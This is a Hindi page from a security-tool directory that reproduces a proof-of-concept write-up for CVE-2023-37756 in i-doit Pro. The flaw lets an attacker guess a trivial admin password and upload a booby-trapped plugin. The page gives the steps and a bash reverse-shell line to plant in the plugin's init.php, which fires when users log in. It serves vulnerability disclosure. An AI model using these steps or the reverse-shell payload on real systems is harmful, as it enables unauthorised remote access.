Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below — CVE-2023-37756 के लिए प्रूफ-ऑफ-कॉन्सेप्ट: i-doit Pro एडमिन-सेंटर में कमजोर पासवर्ड आवश्यकताएं ब्रूट-फोर्स लॉगिन और दुर्भावनापूर्ण प्लगइन अपलोड सक्षम करती हैं जो रिमोट कोड निष्पादन की ओर ले जाती हैं। | Kitploit
उपकरण/GitHubGitHub/leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
पासवर्ड हमलेभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणगलत कॉन्फ़िगरेशनपेलोड डेवलपमेंट
GitHubleekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below

CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below

साझा करें

CVE-2023-37756 के लिए प्रूफ-ऑफ-कॉन्सेप्ट: i-doit Pro एडमिन-सेंटर में कमजोर पासवर्ड आवश्यकताएं ब्रूट-फोर्स लॉगिन और दुर्भावनापूर्ण प्लगइन अपलोड सक्षम करती हैं जो रिमोट कोड निष्पादन की ओर ले जाती हैं।

रिपॉजिटरी देखें
1183 साल पहलेअभी तक समीक्षित नहीं

CVE-2023-37756 – admin-center में कमज़ोर पासवर्ड आवश्यकता जो i-doit Pro 25 और उससे नीचे में दुर्भावनापूर्ण प्लगइन अपलोड की ओर ले जाती है

i-doit Pro 25 और उससे नीचे के संस्करण admin-center में कमज़ोर पासवर्ड आवश्यकता भेद्यता के प्रति संवेदनशील हैं, साथ ही दुर्भावनापूर्ण प्लगइन अपलोड RCE भेद्यता की ओर ले जाता है। ये भेद्यताएँ हमलावर को आसानी से ब्रूट फोर्स या पासवर्ड अनुमान लगाकर admin-center तक पहुँच प्राप्त करने और दुर्भावनापूर्ण प्लगइन अपलोड करके रिमोट कोड निष्पादन प्राप्त करने की अनुमति दे सकती हैं।

उत्पाद का विवरण: i-doit एक वेब आधारित ओपन सोर्स IT दस्तावेज़ीकरण और CMDB (Configuration Management Database) है जिसे synetics GmbH द्वारा विकसित किया गया है। i-doit Pro सॉफ्टवेयर का व्यावसायिक संस्करण है और इसके लिए भुगतान किया गया लाइसेंस आवश्यक है। यह अतिरिक्त सुविधाओं, पेशेवर सहायता और नियमित अपडेट व संवर्द्धन के साथ आता है। i-doit Pro का उपयोग करने के लिए उपयोगकर्ताओं को लाइसेंस खरीदना आवश्यक है, और लागत उपयोगकर्ताओं की संख्या और आवश्यक सुविधाओं के आधार पर भिन्न होती है।

भेद्यता का विवरण: हमने पाया कि इस वेब एप्लिकेशन में admin-center खाता निर्माण में कमज़ोर पासवर्ड आवश्यकता है, एप्लिकेशन मालिक डिफ़ॉल्ट उपयोगकर्ता नाम "admin" के साथ न्यूनतम 1 अक्षर का पासवर्ड भी सेट कर सकता है। यह हमलावर को आसानी से ब्रूट फोर्स या पासवर्ड अनुमान लगाकर admin-center तक पहुँच प्राप्त करने और दुर्भावनापूर्ण प्लगइन अपलोड करके रिमोट कोड निष्पादन प्राप्त करने में सक्षम बना सकता है।

प्रभावित वेबपेज: admin-center लॉगिन पेज + प्लगइन इंस्टॉल

प्रभावित पैरामीटर और घटक: admin-center लॉगिन पेज + प्लगइन इंस्टॉल


चरण 1: चूँकि admin-center के लिए खाता निर्माण में कोई पासवर्ड आवश्यकता या पासवर्ड जटिलता लागू नहीं है, हम ब्रूट फोर्स से शुरू कर सकते हैं। नीचे दिया गया स्क्रीनशॉट दिखाता है कि हम उपयोगकर्ता नाम "admin" और पासवर्ड "1" के साथ लॉगिन कर सकते हैं
Password_1_login_result

step2


चरण 2: Add-on टैब पर नेविगेट करें और अपलोड चुनें
step3



चरण 3: कुछ आवश्यकताएँ हैं जैसे package.json का मौजूद होना आवश्यक है और हमने पाया कि टारगेट ने सभी क्लासेस और फ़ंक्शन की जाँच करने के लिए async लागू किया है। लेकिन हम उनके कस्टमर पोर्टल से एक उचित प्लगइन डाउनलोड कर सकते हैं और init.php में संपादित/जोड़ सकते हैं, पेलोड ट्रिगर करते समय सिस्टम क्रैश को रोकने का यह सबसे सुरक्षित तरीका है। नोट: पेलोड ट्रिगर होने के बाद सिस्टम क्रैश को रोकने के लिए कृपया लाइन के अंत में & लगाएं और init.php पेलोड इंजेक्ट करने के लिए सबसे अच्छी जगह है उदाहरण: exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");

step4

step5

step6

नोट: इसे वापस zip करना याद रखें और अपलोड करें
step7

step8

नोट: Install पर क्लिक करें और फिर चयनित Add-on को सक्रिय करें

step9

नोट: जब कोई लॉगिन करता है तो आपका पेलोड ट्रिगर हो जाएगा, यह कोई भी हो सकता है।

final

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    403
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    वेब पर 7,700+ सोशल मीडिया पहचानों को खोजने और मैप करने के लिए AI-संचालित OSINT इंजन

    263

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →